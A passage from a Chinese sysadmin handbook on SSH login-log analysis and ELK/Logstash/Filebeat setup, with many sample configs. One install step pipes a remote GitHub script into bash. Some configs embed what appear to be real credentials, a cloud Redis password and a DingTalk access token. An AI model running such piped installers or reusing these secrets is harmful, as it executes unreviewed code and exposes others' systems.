'{print $1"."$2"."$3"."$4}' | sort | uniq -c | sort -r -n |
head -n 50
```

查看曾经登陆成功的IP地址

```
grep Accepted /var/log/secure | grep -oE "\b([0-9]{1,3}\.){3}
[0-9]{1,3}\b" | sort | uniq
```

查看登陆用户

密码登陆用户

```
# grep "Accepted password" /var/log/secure

Feb 15 15:29:31 iZ623qr3xctZ sshd[25181]: Accepted password for
root from 157.90.182.21 port 29836 ssh2
Feb 15 16:24:18 iZ623qr3xctZ sshd[22150]: Accepted password for
root from 211.90.123.18 port 27553 ssh2
```

证书登陆用户

```
# grep "Accepted publickey" /var/log/secure

Feb 15 15:51:25 iZ623qr3xctZ sshd[17334]: Accepted publickey
for root from 147.90.40.39 port 42252 ssh2: RSA
ea:a9:94:d8:03:a7:39:22:05:bb:cc:f5:d8:b2:92:18
```

```
Feb 15 16:21:41 iZ623qr3xctZ sshd[19469]: Accepted publickey
for root from 147.90.40.39 port 42296 ssh2: RSA
ea:a9:94:d8:03:a7:39:22:05:bb:cc:f5:d8:b2:92:18
```

1.8. rinetd.log

top 50 IP Address

```
# cat /var/log/rinetd.log | awk '{print $2}' | awk -F'.'
'{print $1"."$2"."$3"."$4}' | sort | uniq -c | sort -r -n |
head -n 50
```

2. ElasticSearch + Logstash + Kibana

官方网站 https://www.elastic.co

2.1. 安装

8.x

dnf 安定

```
curl -s
https://raw.githubusercontent.com/netkiller/shell/master/search
/elastic/elastic-8.x.sh | bash
```

手工安装

```
rpm --import https://artifacts.elastic.co/GPG-KEY-elasticsearch

cat >> /etc/yum.repos.d/logstash.repo <<EOF
[logstash-8.x]
name=Elastic repository for 8.x packages
baseurl=https://artifacts.elastic.co/packages/8.x/yum
gpgcheck=1
gpgkey=https://artifacts.elastic.co/GPG-KEY-elasticsearch
enabled=1
autorefresh=1
type=rpm-md
EOF

dnf install -y logstash

cp /etc/logstash/logstash.yml{,.original}
chown logstash:logstash -R /etc/logstash
```

```
systemctl daemon-reload
systemctl enable logstash.service
systemctl start logstash.service
```

修改启动用户，否则启动会失败

```
[root@netkiller ~]# vim
/usr/lib/systemd/system/logstash.service
User=logstash
Group=logstash
修改
User=root
Group=root
```

Docker 安装

```
docker run --rm -it -v
~/pipeline/:/usr/share/logstash/pipeline/
docker.elastic.co/logstash/logstash:8.5.1
```

kubernetes 采集日志

```
apiVersion: v1
data:
        filebeat.yml: |-
        filebeat.inputs:
        - type: log
                paths:
                - /tmp/*
                fields:
```

```
                project: test
                group: test
                stage: test
                format: json

                multiline:
                pattern: '^\[[^stacktrace]'
                negate: true
                match: after
        processors:
                - add_cloud_metadata:
                - add_host_metadata:

        output.logstash:
                hosts: ["172.18.200.10:5044"]
kind: ConfigMap
  metadata:
        name: filebeat
        namespace: default
```

```
apiVersion: apps/v1
kind: Deployment
metadata:
        labels:
        app: bottleneck
        name: bottleneck
        namespace: default
spec:
        progressDeadlineSeconds: 600
        replicas: 1
        revisionHistoryLimit: 10
        selector:
        matchLabels:
                app: bottleneck
        strategy:
        rollingUpdate:
                maxSurge: 1
                maxUnavailable: 0
        type: RollingUpdate
        template:
        metadata:
```

```
                creationTimestamp: null
                labels:
                app: bottleneck
        spec:
                affinity: {}
                containers:
                - env:
                - name: TZ
                        value: Asia/Shanghai
                - name: JAVA_OPTS
                        value: -Xms2048m -Xmx4096m
                - name: SPRING_OPTS
                        value: --spring.profiles.active=dev --
server.undertow.worker-threads=5000
                image: nginx:latest
                imagePullPolicy: IfNotPresent
                name: nginx
                ports:
                - containerPort: 80
                        name: http
                        protocol: TCP
                resources: {}
                terminationMessagePath: /dev/termination-log
                terminationMessagePolicy: File
                volumeMounts:
                - mountPath: /tmp
                        name: tmp
                - args:
                - -c
                - /usr/share/filebeat/filebeat.yml
                - -e
                env:
                - name: TZ
                        value: Asia/Shanghai
                - name: JAVA_OPTS
                - name: SPRING_OPTS
                image: docker.elastic.co/beats/filebeat:8.6.1
                imagePullPolicy: IfNotPresent
                name: filebeat
                resources: {}
                terminationMessagePath: /dev/termination-log
                terminationMessagePolicy: File
                volumeMounts:
                - mountPath: /usr/share/filebeat/filebeat.yml
                        name: config
```

```
                        readOnly: true
                        subPath: filebeat.yml
                - mountPath: /tmp
                        name: tmp
                dnsPolicy: ClusterFirst
                restartPolicy: Always
                schedulerName: default-scheduler
                securityContext: {}
                terminationGracePeriodSeconds: 30
                volumes:
                - configMap:
                        defaultMode: 420
                        name: filebeat
                name: config
                - emptyDir: {}
                name: tmp
```

2.2. logstash 命令简单应用

-e 命令行运行

logstash -e "input {stdin{}} output {stdout{}}"

```
/usr/share/logstash/bin/logstash  -e 'input{file {path =>
"/etc/centos-release" start_position => "beginning"}} output {
stdout {}}'
```

-f 指定配置文件

```
/usr/share/logstash/bin/logstash -f stdin.conf

/usr/share/logstash/bin/logstash -f jdbc.conf --path.settings
/etc/logstash --path.data /tmp
```

```
```

-t：测试配置文件是否正确，然后退出。

```
root@netkiller ~/logstash % /usr/share/logstash/bin/logstash -t
-f test.conf
WARNING: Default JAVA_OPTS will be overridden by the JAVA_OPTS
defined in the environment. Environment JAVA_OPTS are -server -
Xms2048m -Xmx4096m
WARNING: Could not find logstash.yml which is typically located
in $LS_HOME/config or /etc/logstash. You can specify the path
using --path.settings. Continuing using the defaults
Could not find log4j2 configuration at path
/usr/share/logstash/config/log4j2.properties. Using default
config which logs errors to the console
Configuration OK
```

-l：日志输出的地址

默认就是stdout直接在控制台中输出

log.level 启动Debug模式

```
% /usr/share/logstash/bin/logstash -f nginx.conf --
path.settings /etc/logstash --log.level debug
```

2.3. 配置 logstash

JVM 配置

```
## JVM configuration

# Xms represents the initial size of total heap space
# Xmx represents the maximum size of total heap space

-Xms1g
-Xmx4g

################################################################
#
## Expert settings
################################################################
#
##
## All settings below this section are considered
## expert settings. Don't tamper with them unless
## you understand what you are doing
##
################################################################
#

## GC configuration
11-13:-XX:+UseConcMarkSweepGC
11-13:-XX:CMSInitiatingOccupancyFraction=75
11-13:-XX:+UseCMSInitiatingOccupancyOnly

## Locale
# Set the locale language
-Duser.language=zh

# Set the locale country
-Duser.country=CN

# Set the locale variant, if any
#-Duser.variant=

## basic

# set the I/O temp directory
#-Djava.io.tmpdir=$HOME

# set to headless, just in case
```

```
-Djava.awt.headless=true

# ensure UTF-8 encoding by default (e.g. filenames)
-Dfile.encoding=UTF-8

# use our provided JNA always versus the system one
#-Djna.nosys=true

# Turn on JRuby invokedynamic
-Djruby.compile.invokedynamic=true

## heap dumps

# generate a heap dump when an allocation from the Java heap
fails
# heap dumps are created in the working directory of the JVM
-XX:+HeapDumpOnOutOfMemoryError

# specify an alternative path for heap dumps
# ensure the directory exists and has sufficient space
#-XX:HeapDumpPath=${LOGSTASH_HOME}/heapdump.hprof

## GC logging
#-
Xlog:gc*,gc+age=trace,safepoint:file=@loggc@:utctime,pid,tags:f
ilecount=32,filesize=64m

# log GC status to a file with time stamps
# ensure the directory exists
#-Xloggc:${LS_GC_LOG_FILE}

# Entropy source for randomness
-Djava.security.egd=file:/dev/urandom

# Copy the logging context from parent threads to children
-Dlog4j2.isThreadContextMapInheritable=true
```

多 pipeline 配置

```
```

```
[root@netkiller ~]# cat /etc/logstash/pipelines.yml
# This file is where you define your pipelines. You can define
multiple.
# For more information on multiple pipelines, see the
documentation:
#   https://www.elastic.co/guide/en/logstash/current/multiple-
pipelines.html

- pipeline.id: main
  path.config: "/etc/logstash/conf.d/*.conf"
```

配置 pipelines.yml 文件

```
- pipeline.id: main
  path.config: "/etc/logstash/conf.d/*.conf"
- pipeline.id: finance
  path.config: "/etc/logstash/conf.finance/*.conf"
- pipeline.id: market
  path.config: "/etc/logstash/conf.market/*.conf"
- pipeline.id: customer
  path.config: "/etc/logstash/conf.customer/*.conf"
```

input

标准输入输出

```
root@netkiller ~ % /usr/share/logstash/bin/logstash -e "input
{stdin{}} output {stdout{}}"
Helloworld
ERROR StatusLogger No log4j2 configuration file found. Using
default configuration: logging only errors to the console.
WARNING: Could not find logstash.yml which is typically located
in $LS_HOME/config or /etc/logstash. You can specify the path
using --path.settings. Continuing using the defaults
Could not find log4j2 configuration at path
//usr/share/logstash/config/log4j2.properties. Using default
```

```
config which logs to console
18:03:38.340 [[main]-pipeline-manager] INFO logstash.pipeline -
Starting pipeline {"id"=>"main", "pipeline.workers"=>8,
"pipeline.batch.size"=>125, "pipeline.batch.delay"=>5,
"pipeline.max_inflight"=>1000}
18:03:38.356 [[main]-pipeline-manager] INFO logstash.pipeline -
Pipeline main started
The stdin plugin is now waiting for input:
2017-08-03T10:03:38.375Z localhost Helloworld
18:03:38.384 [Api Webserver] INFO logstash.agent - Successfully
started Logstash API endpoint {:port=>9601}
```

rubydebug

rubydebug提供以json格式输出到屏幕

```
root@netkiller ~ % /usr/share/logstash/bin/logstash -e
'input{stdin{}}output{stdout{codec=>rubydebug}}'
My name is neo
ERROR StatusLogger No log4j2 configuration file found. Using
default configuration: logging only errors to the console.
WARNING: Could not find logstash.yml which is typically located
in $LS_HOME/config or /etc/logstash. You can specify the path
using --path.settings. Continuing using the defaults
Could not find log4j2 configuration at path
//usr/share/logstash/config/log4j2.properties. Using default
config which logs to console
18:05:02.734 [[main]-pipeline-manager] INFO logstash.pipeline -
Starting pipeline {"id"=>"main", "pipeline.workers"=>8,
"pipeline.batch.size"=>125, "pipeline.batch.delay"=>5,
"pipeline.max_inflight"=>1000}
18:05:02.747 [[main]-pipeline-manager] INFO logstash.pipeline -
Pipeline main started
The stdin plugin is now waiting for input:
{
"@timestamp" => 2017-08-03T10:05:02.764Z,
"@version" => "1",
"host" => "localhost",
"message" => "My name is neo"
}
```

```
18:05:02.782 [Api Webserver] INFO logstash.agent - Successfully
started Logstash API endpoint {:port=>9601}
```

本地文件

```
input {
  file {
    type => "syslog"
    path => [ "/var/log/maillog", "/var/log/messages",
"/var/log/secure" ]
    start_position => "beginning"
  }
}
output {
  stdout { codec => rubydebug }
  elasticsearch {
    hosts => ["127.0.0.1:9200"]
  }
}
```

start_position => "beginning" 从头开始读，如果没有这个选项，只会读取最后更新的数据。

指定文件类型

```
input {
 file { path =>"/var/log/messages" type =>"syslog"}
 file { path =>"/var/log/apache/access.log" type =>"apache"}
}
```

Nginx

```
input {
        file {
                type => "nginx_access"
                path =>
["/usr/share/nginx/logs/test.access.log"]
        }
}
output {
        redis {
                host => "localhost"
                data_type => "list"
                key => "logstash:redis"
        }
}
```

TCP/UDP

```
input {
  file {
    type => "syslog"
    path => [ "/var/log/secure", "/var/log/messages",
"/var/log/syslog" ]
  }
  tcp {
    port => "5145"
    type => "syslog-network"
  }
  udp {
    port => "5145"
    type => "syslog-network"
  }
}
output {
  elasticsearch {
    hosts => ["127.0.0.1:9200"]
  }
}
```

Redis

```
input {
  redis {
    host => "127.0.0.1"
    port => "6379"
    key => "logstash:demo"
    data_type => "list"
    codec  => "json"
    type => "logstash-redis-demo"
    tags => ["logstashdemo"]
  }
}

output {
  elasticsearch {
    hosts => ["127.0.0.1:9200"]
  }
}
```

指定 Database 10

```
root@netkiller /etc/logstash/conf.d % cat spring-boot-
redis.conf
input {
 redis {
  codec => json
  host => "localhost"
  port => 6379
  db => 10
  key => "logstash:redis"
  data_type => "list"
 }
}
```

```
output {
  stdout { codec => rubydebug }
  elasticsearch {
    hosts => ["127.0.0.1:9200"]
    index => "logstash-api"
  }
}
```

Kafka



```
input {
  kafka {
   zk_connect => "kafka:2181"
   group_id => "logstash"
   topic_id => "apache_logs"
   consumer_threads => 16
  }
}
```

jdbc

```
root@netkiller /etc/logstash/conf.d % cat jdbc.conf
input {
  jdbc {
    jdbc_driver_library => "/usr/share/java/mysql-connector-
java.jar"
    jdbc_driver_class => "com.mysql.jdbc.Driver"
    jdbc_connection_string => "jdbc:mysql://localhost:3306/cms"
    jdbc_user => "cms"
    jdbc_password => "123456"
    schedule => "* * * * *"
    statement => "select * from article where id >
```

```
:sql_last_value"
    use_column_value => true
    tracking_column => "id"
    tracking_column_type => "numeric"
    record_last_run => true
    last_run_metadata_path => "/var/tmp/article.last"
  }
  jdbc {
    jdbc_driver_library => "/usr/share/java/mysql-connector-
java.jar"
    jdbc_driver_class => "com.mysql.jdbc.Driver"
    jdbc_connection_string => "jdbc:mysql://localhost:3306/cms"
    jdbc_user => "cms"
    jdbc_password => "123456"
    schedule => "* * * * *"     #定时cron的表达式,这里是每分钟执行一
次
    statement => "select * from article where ctime >
:sql_last_value"
    use_column_value => true
    tracking_column => "ctime"
    tracking_column_type => "timestamp"
    record_last_run => true
    last_run_metadata_path => "/var/tmp/article-ctime.last"
  }

}
output {
    elasticsearch {
        hosts => "localhost:9200"
        index => "information"
        document_type => "article"
        document_id => "%{id}"
        action => "update"
        doc_as_upsert => true
    }
}
```

filter

日期格式化

系统默认是 ISO8601 如果需要转换为 yyyy-MM-dd-HH:mm:ss 参考:

```
filter {
  date {
    match => [ "ctime", "yyyy-MM-dd HH:mm:ss" ]
    locale => "cn"
  }
 date {
    match => [ "mtime", "yyyy-MM-dd HH:mm:ss" ]
    locale => "cn"
  }
}
```

```
date {
    locale => "zh-CN"
    #match => ["@timestamp", "yyyy-MM-dd HH:mm:ss"]
        match => ["@timestamp", "ISO8601"]
    timezone => "Asia/Shanghai"
        target => ["@timestamp"]
}
```

patterns

创建匹配文件 /usr/share/logstash/patterns

```
mkdir /usr/share/logstash/patterns
vim /usr/share/logstash/patterns

NGUSERNAME [a-zA-Z\.\@\-\+_%]+
NGUSER %{NGUSERNAME}
```

```
NGINXACCESS %{IPORHOST:clientip} %{NGUSER:ident} %{NGUSER:auth}
\[%{HTTPDATE:timestamp}\] "%{WORD:verb} %{URIPATHPARAM:request}
HTTP/%{NUMBER:httpversion}" %{NUMBER:response} (?:%
{NUMBER:bytes}|-) (?:"(?:%{URI:referrer}|-)"|%{QS:referrer}) %
{QS:agent}
```

```
filter {
  if [type] == "nginx-access" {
    grok {
      match => { "message" => "%{NGINXACCESS}" }
    }
  }
}
```

syslog

```
input {
  file {
    type => "syslog"
    path => [ "/var/log/*.log", "/var/log/messages",
"/var/log/syslog" ]
    sincedb_path => "/opt/logstash/sincedb-access"
  }
  syslog {
    type => "syslog"
    port => "5544"
  }
}

filter {
  grok {
    type => "syslog"
    match => [ "message", "%{SYSLOGBASE2}" ]
    add_tag => [ "syslog", "grokked" ]
  }
}
```

```
output {
 elasticsearch { host => "elk.netkiller.cn" }
}
```

csv

```
input {
    file {
        type => "SSRCode"
        path => "/SD/2015*/01*/*.csv"
        start_position => "beginning"
    }
}

filter {
        csv {
                columns => ["Code","Source"]
                separator => ","
        }
        kv {
                source => "uri"
                field_split => "&?"
                value_split => "="
        }

}

# output logs to console and to elasticsearch
output {
    stdout {}
    elasticsearch {
        hosts => ["172.16.1.1:9200"]
    }
}
```

使用**ruby** 处理 **CSV**文件

```
input {
    stdin {}
}
filter {
    ruby {
        init => "
            begin
                @@csv_file    = 'output.csv'
                @@csv_headers = ['A','B','C']
                if File.zero?(@@csv_file) || !File.exist?
(@@csv_file)
                    CSV.open(@@csv_file, 'w') do |csv|
                        csv << @@csv_headers
                    end
                end
            end
        "
        code => "
            begin
                event['@metadata']['csv_file']    = @@csv_file
                event['@metadata']['csv_headers'] =
@@csv_headers
            end
        "
    }
    csv {
        columns => ["a", "b", "c"]
    }
}
output {
    csv {
        fields => ["a", "b", "c"]
        path   => "%{[@metadata][csv_file]}"
    }
    stdout {
        codec => rubydebug {
            metadata => true
        }
    }
}
```

测试

```
echo "1,2,3\n4,5,6\n7,8,9" | ./bin/logstash -f csv-headers.conf
```

输出结果

```
A,B,C
1,2,3
4,5,6
7,8,9
```

执行 ruby 代码

日期格式化, 将ISO 8601日期格式转换为 %Y-%m-%d %H:%M:%S

保存下面内容到配置文件data.conf

```
input {
        stdin{}
}
filter {

        ruby {
                init => "require 'time'"
        code => "event.set('ctime',
event.get('ctime').time.localtime.strftime('%Y-%m-%d
%H:%M:%S'))"
    }

        ruby {
                init => "require 'time'"
        code => "event.set('mtime',
event.get('mtime').time.localtime.strftime('%Y-%m-%d
```

```
%H:%M:%S'))"
    }
}
output {

        stdout {
                codec => rubydebug
        }

}
```

/usr/share/logstash/bin/logstash -f date.conf

数据清洗

丢弃日志种包含 MonthShardingAlgorithm 字符串的日志

```
root@logging /o/l/p/e/03# cat
/srv/logstash/pipeline/filebeat.conf
input {
  beats {
    port => 5044
  }
}
filter{
        if "MonthShardingAlgorithm" in [message] {
                drop{}
        }
}
output {
    file {
        path => "/opt/log/%{[fields][environment]}/%{[fields]
[service]}/%{+MM}/spring.%{+yyyy}-%{+MM}-%{+dd}.log"
        codec => line { format => "%{message}"}
    }
    #file {
    #    path => "/opt/log/%{[fields][environment]}/%{[fields]
[service]}/%{+MM}/spring.%{+yyyy}-%{+MM}-%{+dd}.log.json.gz"
    #    codec => json_lines
```

```
    #    gzip => true
    #}
    redis {
        host => ["r-
bp1d17217fa77e14756.redis.rds.aliyuncs.com"]
        password => "Ejy2016redis"
        key => "filebeat2"
        codec => json_lines
        data_type => "list"
    }
}
```

grok debug 工具

http://grokdebug.herokuapp.com

grok-patterns

filebeat 发送过来日志是文本可是，我们需要使用 grok 匹配后将对应的值放入指定变量

```
input {
  beats {
    port => 5044
  }
}
filter{
    if "MonthShardingAlgorithm" in [message] {
        drop{}
    }

    grok{
        match => ["message", "\[%
{TIMESTAMP_ISO8601:timestamp}\] \[%{NOTSPACE:hostname}\] \[%
{LOGLEVEL:level}\] \[%{NOTSPACE:thread-id}\] %{NOTSPACE:class}
- %{JAVALOGMESSAGE:msg}"]
        #target => "result"
    }
}
```

```
output {
    file {
        path => "/opt/log/%{[fields][environment]}/%{[fields]
[service]}/%{+MM}/spring.%{+yyyy}-%{+MM}-%{+dd}.log"
        codec => line { format => "%{message}"}
    }
    file {
        path => "/opt/log/%{[fields][environment]}/%{[fields]
[service]}/%{+MM}/%{+dd}/spring.%{level}.log"
        codec => line { format => "%{message}"}
    }

    if "ERROR" == [level] {
        file {
            path => "/opt/log/%{[fields][environment]}/%
{[fields][service]}/beats.log"
            codec => line { format => "%{message}"}
        }
    }
    file {
        path => "/opt/log/beats.%{+yyyy}-%{+MM}-%{+dd}.log.gz"
        codec => json_lines
        gzip => true
    }
}
```

output

stdout

```
output {
        stdout { codec => rubydebug }
}
```

file 写入文件

/etc/logstash/conf.d/file.conf

```
output {
    file {
        path => "/path/to/%{host}/%{+yyyy}/%{+MM}/%
{+dd}.log.gz"
        message_format => "%{message}"
        gzip => true
    }
}
```

每个 tags 标签生成一个日志文件

```
input {
  tcp {
        port => 4567
        codec => json_lines
  }
}

filter {
        ruby {
            code => "event.set('datetime',
event.get('@timestamp').time.localtime.strftime('%Y-%m-%d
%H:%M:%S'))"
        }
}

output {

        if "finance" in [tags] {
                file {
                        path => "/opt/log/%{app}.finance.%
{+yyyy}-%{+MM}-%{+dd}.log"
                        codec => line { format => "[%
{datetime}] %{level} %{message}"}
                }
         } else if "market" in [tags] {
```

```
                file {
                        path => "/opt/log/%{app}.market.%
{+yyyy}-%{+MM}-%{+dd}.log"
                        codec => line { format => "[%
{datetime}] %{level} %{message}"}
                }
        } else {
                file {
                        path => "/opt/log/%{app}.unknow.%
{+yyyy}-%{+MM}-%{+dd}.log"
                        codec => line { format => "[%
{datetime}] %{level} %{message}"}
                }

        }
    file {
        path => "/opt/log/%{app}.%{+yyyy}-%{+MM}-%{+dd}.log.gz"
                codec => json_lines
        gzip => true
    }

}
```

elasticsearch

```
output {
  stdout { codec => rubydebug }
  elasticsearch {
    hosts => ["127.0.0.1:9200"]
    index => "logging"
  }
}
```

自定义 **index**

配置实现每日切割一个 index

```
index => "logstash-%{+YYYY.MM.dd}"

"_index" : "logstash-2017.03.22"
```

index 自定义 logstash-%{type}-%{+YYYY.MM.dd}

```
input {

    redis {
        data_type => "list"
        key => "logstash:redis"
        host => "127.0.0.1"
        port => 6379
        threads => 5
        codec => "json"
    }
}
filter {

}
output {

    elasticsearch {
        hosts => ["127.0.0.1:9200"]
        index => "logstash-%{type}-%{+YYYY.MM.dd}"
        document_type => "%{type}"
        workers => 1
        flush_size => 20
        idle_flush_time => 1
        template_overwrite => true
    }
    stdout{}
}
```

exec 执行脚本

```
output {
    exec {
        command => "sendsms.php \"%{message}\" -t %{user}"
    }
}
```

http

```
[root@netkiller log]# cat /etc/logstash/conf.d/file.conf
input {
  tcp {
        port => 4567
        codec => json_lines
  }
  gelf {
    port => 12201
    use_udp => true
    #use_tcp => true
  }
}

filter {
        ruby {
            code => "event.set('datetime',
event.get('@timestamp').time.localtime.strftime('%Y-%m-%d
%H:%M:%S'))"
        }
}

output {

    file {
        path => "/opt/log/%{marker}.%{+yyyy}-%{+MM}-%{+dd}.log"
        codec => line { format => "[%{datetime}] %{level} %
{message}"}
    }

    file {
```

```
        path => "/opt/log/origin.%{+yyyy}-%{+MM}-%{+dd}.log.gz"
                codec => json_lines
        gzip => true
    }

    if "ERROR" in [level] {
        http {
            url => "https://oapi.dingtalk.com/robot/send?
access_token=56c27cb761c4a16473db02d9d28734a56cf549f6977ecc281d
008f9a239ba3e0"
            http_method => "post"
            content_type => "application/json; charset=utf-8"
            format => "message"
            message => '{"msgtype":"text","text":
{"content":"Monitor: %{message}"}}'
        }
    }
}
```

2.4. Example

https://github.com/kmtong/logback-redis-appender

配置 Broker(Redis)

indexer



/etc/logstash/conf.d/indexer.conf

```
input {
  redis {
    host => "127.0.0.1"
    port => "6379"
    key => "logstash:demo"
    data_type => "list"
```

```
    codec  => "json"
    type => "logstash-redis-demo"
    tags => ["logstashdemo"]
  }
}

output {
  stdout { codec => rubydebug }
  elasticsearch {
    hosts => ["127.0.0.1:9200"]
  }
}
```

测试

```
# redis-cli
127.0.0.1:6379> RPUSH logstash:demo "{\"time\": \"2012-01-
01T10:20:00\", \"message\": \"logstash demo message\"}"
(integer) 1
127.0.0.1:6379> exit
```

如果执行成功日志如下

```
# cat /var/log/logstash/logstash-plain.log
[2017-03-22T15:54:36,491][INFO ]
[logstash.outputs.elasticsearch] Elasticsearch pool URLs
updated {:changes=>{:removed=>[], :added=>
[http://127.0.0.1:9200/]}}
[2017-03-22T15:54:36,496][INFO ]
[logstash.outputs.elasticsearch] Running health check to see if
an Elasticsearch connection is working
{:healthcheck_url=>http://127.0.0.1:9200/, :path=>"/"}
[2017-03-22T15:54:36,600][WARN ]
[logstash.outputs.elasticsearch] Restored connection to ES
instance {:url=>#<URI::HTTP:0x20dae6aa
URL:http://127.0.0.1:9200/>}
```

```
[2017-03-22T15:54:36,601][INFO ]
[logstash.outputs.elasticsearch] Using mapping template from
{:path=>nil}
[2017-03-22T15:54:36,686][INFO ]
[logstash.outputs.elasticsearch] Attempting to install template
{:manage_template=>{"template"=>"logstash-*", "version"=>50001,
"settings"=>{"index.refresh_interval"=>"5s"}, "mappings"=>
{"_default_"=>{"_all"=>{"enabled"=>true, "norms"=>false},
"dynamic_templates"=>[{"message_field"=>
{"path_match"=>"message", "match_mapping_type"=>"string",
"mapping"=>{"type"=>"text", "norms"=>false}}},
{"string_fields"=>{"match"=>"*",
"match_mapping_type"=>"string", "mapping"=>{"type"=>"text",
"norms"=>false, "fields"=>{"keyword"=>{"type"=>"keyword"}}}}}],
"properties"=>{"@timestamp"=>{"type"=>"date",
"include_in_all"=>false}, "@version"=>{"type"=>"keyword",
"include_in_all"=>false}, "geoip"=>{"dynamic"=>true,
"properties"=>{"ip"=>{"type"=>"ip"}, "location"=>
{"type"=>"geo_point"}, "latitude"=>{"type"=>"half_float"},
"longitude"=>{"type"=>"half_float"}}}}}}}}
[2017-03-22T15:54:36,693][INFO ]
[logstash.outputs.elasticsearch] Installing elasticsearch
template to _template/logstash
[2017-03-22T15:54:36,780][INFO ]
[logstash.outputs.elasticsearch] New Elasticsearch output
{:class=>"LogStash::Outputs::ElasticSearch", :hosts=>[#
<URI::Generic:0x2f9efc89 URL://127.0.0.1>]}
[2017-03-22T15:54:36,787][INFO ][logstash.pipeline        ]
Starting pipeline {"id"=>"main", "pipeline.workers"=>8,
"pipeline.batch.size"=>125, "pipeline.batch.delay"=>5,
"pipeline.max_inflight"=>1000}
[2017-03-22T15:54:36,792][INFO ][logstash.inputs.redis    ]
Registering Redis {:identity=>"redis://@127.0.0.1:6379/0
list:logstash:demo"}
[2017-03-22T15:54:36,793][INFO ][logstash.pipeline        ]
Pipeline main started
[2017-03-22T15:54:36,838][INFO ][logstash.agent           ]
Successfully started Logstash API endpoint {:port=>9600}
[2017-03-22T15:55:10,018][WARN ][logstash.runner          ]
SIGTERM received. Shutting down the agent.
[2017-03-22T15:55:10,024][WARN ][logstash.agent           ]
stopping pipeline {:id=>"main"}
```

shipper

```
input {
  file {
    path => [ "/var/log/nginx/access.log" ]
    start_position => "beginning"
  }
}

filter {
  grok {
    match => { "message" => "%{NGINXACCESS}" }
    add_field => { "type" => "access" }
  }
  date {
    match => [ "timestamp" , "dd/MMM/YYYY:HH:mm:ss Z" ]
  }
  geoip {
    source => "clientip"
  }
}

output {
  redis {
    host => "127.0.0.1"
    port => 6379
    data_type => "list"
    key => "logstash:demo"
  }
}
```

Spring boot logback

例 71.2. spring boot logback

```
root@netkiller /etc/logstash/conf.d % cat spring-boot-
redis.conf
```

```
input {
 redis {
  codec => json
  host => "localhost"
  port => 6379
  key => "logstash:redis"
  data_type => "list"
 }
}

output {
  elasticsearch {
    hosts => ["127.0.0.1:9200"]
    index => "logstash-api"
  }
}
```

src/main/resources/logback.xml

```
neo@MacBook-Pro ~/deployment % cat
api.netkiller.cn/src/main/resources/logback.xml
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
        <include
resource="org/springframework/boot/logging/logback/defaults.xml
" />
        <include
resource="org/springframework/boot/logging/logback/file-
appender.xml" />
        <property name="type.name" value="test" />
        <appender name="LOGSTASH"
class="com.cwbase.logback.RedisAppender">
                <source>mySource</source>
                <sourcePath>mySourcePath</sourcePath>
                <type>myApplication</type>
                <tags>production</tags>
                <host>localhost</host>
                <port>6379</port>
                <database>0</database>
                <key>logstash:api</key>
```

```
        </appender>
        <appender name="STDOUT"
class="ch.qos.logback.core.ConsoleAppender">
                <encoder>
                        <pattern>%date{yyyy-MM-dd HH:mm:ss}
%-4relative [%thread] %-5level %logger{35} : %msg %n</pattern>
                </encoder>
        </appender>
        <root level="INFO">
                <appender-ref ref="STDOUT" />
                <appender-ref ref="FILE" />
                <appender-ref ref="LOGSTASH" />
        </root>
</configuration>
```

```
[root@netkiller ~]# cat /etc/logstash/conf.d/file.conf
input {
  tcp {
    port => 4567
    codec => json_lines
  }
}

filter {
    #ruby {
    #      code => "event.set('@timestamp',
LogStash::Timestamp.at(event.get('@timestamp').time.localtime +
8*60*60))"
    #}
    ruby {
                code => "event.set('datetime',
event.get('@timestamp').time.localtime.strftime('%Y-%m-%d
%H:%M:%S'))"
    }
}

output {

    file {
        path => "/opt/log/%{app}.%{+yyyy}-%{+MM}-%{+dd}.log.gz"
```

```
                codec => line { format => "[%{datetime}] %
{level} %{message}"}
                #codec => json_lines
        gzip => true
    }

}
```

每个 tags 一个文件

```
[root@netkiller ~]# cat /etc/logstash/conf.d/file.conf
input {
  tcp {
    port => 4567
    codec => json_lines
  }
}

filter {
    ruby {
        code => "event.set('datetime',
event.get('@timestamp').time.localtime.strftime('%Y-%m-%d
%H:%M:%S'))"
    }
}

output {

        if "finance" in [tags] {
            file {
                path => "/opt/log/%{app}.finance.%{+yyyy}-%
{+MM}-%{+dd}.log"
                        codec => line { format => "[%
{datetime}] %{level} %{message} %{tags}"}
                }

         } else if "market" in [tags] {

            file {
                        path => "/opt/log/%{app}.market.%
```

```
{+yyyy}-%{+MM}-%{+dd}.log"
                        codec => line { format => "[%
{datetime}] %{level} %{message} %{tags}"}
                }
        } else {

            file {
                        path => "/opt/log/%{app}.unknow.%
{+yyyy}-%{+MM}-%{+dd}.log"
                        codec => line { format => "[%
{datetime}] %{level} %{message} %{tags}"}
                }
    }

}
```

索引切割实例

例 71.3. Elasticsearch 索引切割示例

```
root@netkiller /opt/api.netkiller.cn % cat
/etc/logstash/conf.d/spring-boot-redis.conf
input {
 redis {
  codec => json
  host => "localhost"
  port => 6379
  db => 10
  key => "logstash:redis"
  data_type => "list"
 }
}

output {
  stdout { codec => rubydebug }
  elasticsearch {
    hosts => ["127.0.0.1:9200"]
    index => "logstash-%{type}-%{+YYYY.MM.dd}"
  }
```

```
}
```

```
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
        <include
resource="org/springframework/boot/logging/logback/defaults.xml
" />
        <include
resource="org/springframework/boot/logging/logback/file-
appender.xml" />
        <property name="logstash.type" value="api" />
        <property name="logstash.tags" value="springboot" />
        <appender name="LOGSTASH"
class="com.cwbase.logback.RedisAppender">
                <source>application.properties</source>
                <type>${logstash.type}</type>
                <tags>${logstash.tags}</tags>

                <host>localhost</host>
                <database>10</database>
                <key>logstash:redis</key>

                <mdc>true</mdc>
                <location>true</location>
                <callerStackIndex>0</callerStackIndex>

        </appender>
        <appender name="ASYNC"
class="ch.qos.logback.classic.AsyncAppender">
                <appender-ref ref="LOGSTASH" />
        </appender>

        <appender name="STDOUT"
class="ch.qos.logback.core.ConsoleAppender">
                <encoder>
                        <pattern>%date{yyyy-MM-dd HH:mm:ss}
%-4relative [%thread] %-5level %logger{35} : %msg %n</pattern>
                </encoder>
        </appender>
        <root level="INFO">
```

```
                <appender-ref ref="STDOUT" />
                <appender-ref ref="FILE" />
                <appender-ref ref="LOGSTASH" />
        </root>
</configuration>
```

csv 文件实例

```
input {
    file {
        path => ["/home/test/data.csv"]
        start_position => "beginning" #从什么位置读取，beginnig时
导入原有数据
        sincedb_path => "/test/111"
                type => "csv"
                tags => ["optical", "gather"]
    }
}

filter {
